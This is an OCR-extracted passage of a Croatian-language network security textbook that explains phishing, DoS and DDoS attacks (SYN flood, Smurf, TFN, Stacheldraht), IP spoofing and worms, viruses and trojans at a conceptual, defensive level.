
Napadi tipa čovjek-između mogu biti smanjeni enkripcijom prometa što će dozvoliti napadaču da vidi samo kodirani tekst.

Društveni inženjering (Social Engineering)
Ovo je najjednostavniji napad koji ne uključuje nikakvo računalno znanje. Ako napadač može prevariti korisnika i od njega dobiti korisne informacije kao lokacija file-ova, lozinku i sl proces napada postaje vrlo jednostavan.

Phishing
Phishing je tip napada sličan društvenom inžinjeringu koji uključuje upotrebu e-mail-a ili drugih tipova poruka u nastojanju da prevare korisnike i dobiju od nji osobne podatke kao brojeve kreditnih kartica ili lozinke. Napadač će se maskirati kao osoba ili izvor od povjerenja koji ima legitimno pravo posjedovanja tih informacija. To najčešće ima formu spam e-mail-a koji izgleda kao službena stranica banke ili neke druge financijske institucije. Te poruke imaju veze na druge stranice koje izgledaju legitimne ali će u stvari pozivati korisnika da posjeti stranicu postavljenu od napadača gdj će njegovi osobni podaci biti zadržani. Stranica u potpunosti izgleda kao ozbiljna ali će zadržati sve korisnikove podatke u momentu pristupa.

1.3 Primjeri napada
1.3.3 Odbijanje servisa


Sigurno najučestalija forma napada, DoS je također medu napadima koje je najteže kompletno eliminirati iz sustava. Čak i unutar hakerskih udruga, DoS napad se smatra jednostavnim i lošim oblikom zbog vrlo malo truda koji zahtjeva. Ipak, zbog lake implementacije i potencijalne velike štete, DoS napad zaslužuje posebnu pažnju mrežnih administratora. DoS napadi imaju mnoge forme. U konačnici svi oni onemogučavaju autoriziranim korisnicima korištenje servisa koji bi oni u normalnim okolnostima mogli koristiti.




U nastavku su navedeni neki od primjera DoS prijetnji:

- Ping of death – Ovaj napad mijenja dio IP zaglavlja, indicirajući da je u paketu više podataka nego što to stvarno jeste što dovodi do pada sistema na prijemnoj strani.
- SYN flood attack – Ovaj napad sistemon slučajnih odabira otvara mnogo TCP portova, tjerajući mrežu da obrađuje vrlo mnogo praznih zahtjeva da se onemogućava otvaranje drugih sesija. Ovaj napad se postiže pomoću analizatora prometa ili sličnih programa.
- Packet fragmentation and reassembly – Ovaj napad iskorištava grešku u bufferu servera ili opreme za povezivanje mreža.
- E-mail bombs – Program šalje veliku količinu e-mail poruka pojedincima, listama ili domenama i tako monopolizira e-mail servis.
- CPU hogging – Ovaj napad postavlja programe kao trojanski konji ili virusi koji zauzimaju CPU,memoriju ili druge resurse.
- Malicious applets – Ovi napadi su Java, JavaScript, ili ActiveX programi koji funkcioniraju kao trojanski konji ili virusi koji uništavaju ili ograničavaju računalne resurse.
- Misconfiguring routers – Preprogramiraju se routeri da rerutiraju promet i onemogućavaju web promet.
- The chargen attack – Ovaj napad uspostavlja vezu između UDP servisa odnosno stvara izlaz velikog broja karaktera. Računalo je spojeno na echo servis na istom ili susjednom sistemu uzrokujući gušenja na mreži s prometom uzrokovanim echo-om.
- Out-of-band attacks such as WinNuke – Ovi napadi odašilju podatke koji su izvan standardnog formata na portove 139 na Windows 95 ili NT računalima. Napadač treba IP adresu žrtve da bi startao s ovim napadom.

- Denial of Service – DoS se može pojaviti i slučajno zbog pogrešne konfiguracije ili korištenja od strane ovlaštenik korisnika ili sistem administratora.
- Land.c – Ovaj program šalje TCP SYN paket koji specificira računalne adrese na obje strane – izvoru i cilju. Program isto tako koristi portove (kao npr. 113 ili 139) na izvoru i cilju uzrokujući da ciljno računalo prestane raditi.
- Teardrop.c – U ovom napadu proces fragmentacije IP je uveden na takav način da ponovno sastavljanje može prouzročiti probleme i dovesti do pada računlnog sustava.
- Targa.c – Ovaj napad je višeplatformski DoSkoji uključuje bonk, jolt, land, nestea, netear, syndrop, teardrop, i winnuke sve pod jednom formom iskorištavanja mreže.





Maskiranje / IP prevara (Masquerade/IP Spoofing)
S napadom maskiranja mrežni napadač može manipulirati TCP/IP paketima pomoću IP prevare, krivotvorenja izvora IP adrese, predstavljajući se kao drugi korisnik. Napadač preuzima identitet važećeg korisnika i pristupa servisima dozvoljenim tom korisniku. IP prevara nastupa kada napadač kreira IP

podatkovni paket s krivotvorenom adresom izvora.
Za vrijeme napada IP prevarom, napadač izvan mreže pretvara se da je izvor kojem se vjeruje. Napadač može ili koristiti IP adresu koja je u rangu IP adresa mreže ili koristiti autoriziranu vanjsku IP adresu koja je od povjerenja i pristupiti specifičnim resursima mreže.
Normalno napad IP prevarom je ograničen mogučnošću ubacivanja podataka ili instrukcija u postojeći tok podataka koji se razmenjuju između klijenta i servera ili u peer-to-peer mrežnoj konekciji. Napadač jednostavno ne mora voditi brigu o primanju bilo kakvog odgovora od strane aplikacija.

Da bi se omogućila dvosmjerna komunikacija, napadač mora promijeniti sve tabele routiranja prema krivotvorenoj IP adresi. Drugi mogući pristup je da napadač jednostavno ne vodi nikakvu brigu oko bilo kakvog odgovora od strane aplikacija.

Ako napadač uspije promijeniti tabele routiranja, može primiti sve mrežne pakete koji su adresirani za IP adresu koja je krivotvorena i jednostavno odgovarati kao bilo koji autorizirani korisnik mreže. Kao i napadi nadzorom IP prometa, napadi krivotvorenjem IP adrese nisu ograničeni samo na korisnike izvan mreže.

Neki alati koji se koriste za napad IP prevarom su slijedeći:
- Analizator protokola (Protocol analyzers, also called password sniffers)
- Modifikacija sekvencijskog broja (Sequence number modification)
- Pretraživački alati koji testiraju TCP portove za određene servise, mrežnu ili sistemsku arhitekturu i OS


Nakon dohvaćanja informacija pomoću pretraživačkih alata, napadač traži slabosti pridružene tim identitetima u mreži.

1.3 Primjeri napada
1.3.4 Napad distribuirano odbijnje servisa (Distributed denial of service attacks)

DDoS napad je dizajniran tako da zaguši mrežne linkove s lažnim podacima. Ovi podaci prekrivaju internet link prouzročujući pad stvarnog prometa. DDoS koriste metode napada slične standardnom DoS napadu ali rade na znatno višem nivou. Tipično stotine ili tisuće točki napada pokušavaju prekriti cilj.

Primjeri DDoS napada uključuju slijedeće:
- Smurf
- Tribe Flood Network (TFN)
- Stacheldraht

SMURF napad
Smurf napad starta s ponavljajućim slanjem velikog broja lažnih ICMP echo signala, ping signala ili zahtjeva za slanje adrese, nadajući se da će broj tih paketa biti povećan i poslan krivotvorenoj adresi.



Ako router usmjeri promet prema traženoj adresi izvodeći funkciju Layer 3 broadcast-to-Layer 2 broadcast, većina računala u IP mreži će pojedinačno odgovoriti na ICMP echo zahtjev s ICMP echo odgovorom, umnažajući promet s brojem računala koja odgovaraju. Na višepristupnoj mreži, potencijalno može se pojaviti stotine računala koja odgovaraju na svaki echo paket.


Pretpostavimo da mreža ima 100 računala i da napadač ima T1 vezu. Napadač pošalje 768 kbps grupu podataka ICMP echo ili ping paketa, s krivotvorenom adresom žrtve na javnu adresu računala koje će odbiti te pakete. Ti ping paketi će se odbiti od te lokacije i vratiti u mrežu od 100 računala u kojoj će svako od računala prihvatiti paket i odgovoriti na njega, stvarajući 100 ping odbgovora- Ukupno 76,8 Mbps prostora koristi se za promet nakon što je promet multipliciran. To se onda šalje žrtvi ili originalnoj IP adresi koja je prethodno krivotvorena.

Isključivanje mogućnosti broadkastiranja u mrežnoj infrastrukturi spriječava zloupotrebu mreže da postane generator velikog broja odbijenih poruka.

Tribe Flood Network (TFN)
Tribe Flood Network (TFN) i Tribe Flood Network 2000 (TFN2K) su distribucijski alati koji se koriste za odašiljanje kordiniranih DoS napada od strane više izvora protiv jednog ili više ciljeva. TFN napad ima sposobnost da generira sa krivotvorenim IP adresama. Napadaćč šalje instrukciju napada prema listi TFN


servera koji izvode DoS napad koristeći TFN mrežu. Izvorna IP adresa kao i izvorni port mogu biti nasumično izabrani i veličina paketa može biti promijenjena.


Stacheldraht Attack
Stacheldraht, Njemački izraz za "barbed wire", kombinira značajke nekoliko vrsta DoS napada uključujući i TFN. Akođer dodaje značajke kao što su enkriptirana komunikacija između napadača i glavnog stacheldraht master servera i automatski ažurira agente. Postoji inicijalna masovna faza u kojoj se automatizirani alati koriste za kompromitiranje velikog broja sistema koji će se koristiti u napadu. Nakon toga slijedi DoS faza napada u kojoj se ti kompromitirani serveri koriste za napade na jead ili više računala.



1.3 Primjeri napada
1.3.5 Zlonamjerni kodovi (Malicious code)

Primarni napadi koji koriste slabosti mreže ili sistema za krajnjeg korisnika su crvi, virusi i napadi trojanskim konjem.







Crv izvršava svojevoljan kod i instalira vlastite kopije u memriju zaraženog računala koje u nastavku inficira ostale. Viruj je zlonamjerni progra koji je dodan drugom programu i izvršava određenu neželjenu funkciju na korisničkom računalu. Trojanski konj je drugačiji samo u tome što je cijela aplikacija napisana tako da liči na nešto potpuno drugo, dok je u stvari alat za napad.

Anatomija napada crva je slijedeća:

1 Otvara moguće slabosti – crv se samostalno instalira koristeći slabosti napadnutog sistema.
2 Mehanizam širenja – Nakon postizanja pristupa uređajima, crv se multiplicira i selektira nove mete.
3 Jednom kada je uređaj zaražen crvom, napadač ima pristup računalu – često kao privilegirani korisnik. – Once the device is infected with a worm, the attacker has access to the host – often as a privileged user. Napadač može koristiti lokalne procedure da si podigne privilegije do razine administratora.

Tipično, crv je samostalan program koj napada sistem i pokušava zlorabiti određene slabosti ciljnog računala. Nakon uspješnog zlorabljenja slabosti, crv kopira sam sebe sa napadačkog računala na novozlorabljeno računalo i ponovo pokreće ciklus. Virus tipično treba nosioca koji prenosi kod virusa od jednog računala na drugo. Nosioc može biti Word dokument, e-mail poruka ili izvršni program. Ključni element za razlikovanje virusa od crva je da virus za svoje širenje zahtijeva sudjelovanje čovjeka.





